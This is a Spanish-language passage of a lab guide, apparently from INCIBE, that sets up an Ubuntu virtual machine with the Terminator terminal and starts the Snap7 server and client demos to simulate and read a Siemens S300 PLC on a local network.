# 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Modifica la configuración de la pantalla de la MV Ubuntu para optimizar su funcionamiento y no tener problemas de cuelgues o rendimiento en la interfaz gráfica. Elige el controlador de gráficos que aparece en la captura. Pulsa en «Aceptar» para guardar los cambios.




Ilustración 28: Configuración de la pantalla de la MV Ubuntu para optimizar su funcionamiento.

# 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Arranca la máquina virtual
- Lo primero que vas a hacer es instalar la herramienta Terminator para agilizar la interacción en las terminales con las herramientas que vamos a utilizar, así como movernos por teclado entre las diferentes terminales.
  - **sudo apt install terminator**

```
incibe@industrial:~$ sudo apt install terminator
[sudo] contraseña para incibe:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  chromium-codecs-ffmpeg-extra gstreamer1.0-vaapi libfwupdplugin1 libgstreamer-plugins-bad1.0-0
  libva-wayland2
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  gir1.2-keybinder-3.0 libkeybinder-3.0-0 python3-configobj python3-psutil
Paquetes sugeridos:
  python-configobj-doc python-psutil-doc
Se instalarán los siguientes paquetes NUEVOS:
  gir1.2-keybinder-3.0 libkeybinder-3.0-0 python3-configobj python3-psutil terminator
0 actualizados, 5 nuevos se instalarán, 0 para eliminar y 7 no actualizados.
Se necesita descargar 500 kB de archivos.
Se utilizarán 3.267 kB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
```

Ilustración 29: Consola de instalación de la herramienta Terminator.

# 4

# ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Añadimos al *dock* de Ubuntu la aplicación Terminator para poder acceder de forma más rápida.




Ilustración 30: Aplicación Terminator.




Ilustración 31: Ejecución de consola.

## 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Ejecuta la aplicación Terminator y maximiza su ventana con el botón de maximizar (como en Windows).




Ilustración 32: Ejecución de Terminator.



## 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Algunas de las funciones que nos permite esta herramienta son las siguientes:
  - Dividir la terminal de forma vertical: **Ctrl+Shift+E**
  - Moverse entre terminales: **Alt+Flecha Der.** y **Alt+Flecha Izq.**
- Otros atajos de teclado útiles para Terminator:
  - Dividir la terminal activa de forma horizontal: **Ctrl+Shift+O**.
  - Cerrar la terminal activa: **Ctrl+Shift+W**.

# 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL





Ilustración 33: Funciones que nos permite esta herramienta. Dividir pantalla.

# ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL

# 5



## 5 ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL

---

- En la terminal izquierda ejecuta la aplicación Serverdemo para simular un PLC S300 de Siemens.
  - **cd Documentos/snap7-full-1.4.2/rich-demos/x86\_64-linux/bin**
  - **sudo ./serverdemo**
- En la terminal derecha ejecuta la aplicación Clientdemo para realizar la lectura de los datos del PLC S300 de Siemens.
  - **cd Documentos/snap7-full-1.4.2/rich-demos/x86\_64-linux/bin**
  - **./clientdemo**

# 5 ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL




Ilustración 34: Consola dividida donde en cada parte se ejecutan aplicaciones distintas. La terminal izquierda ejecuta la aplicación Serverdemo y la derecha, la aplicación Clientdemo.

## 5 ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL

---

- En la aplicación *Snap7 Server Demo* configuramos la IP de nuestro adaptador de red en este caso, la 10.0.2.4 y pulsa *Start*.
  - En la aplicación *Snap7 Client Demo* configuramos la misma IP, en la entrada «*Connect as*» elegimos S7 BASIC y pulsa el botón «*Connect*».

## 5

## ARRANQUE DE LOS SIMULADORES DEL ENTORNO INDUSTRIAL

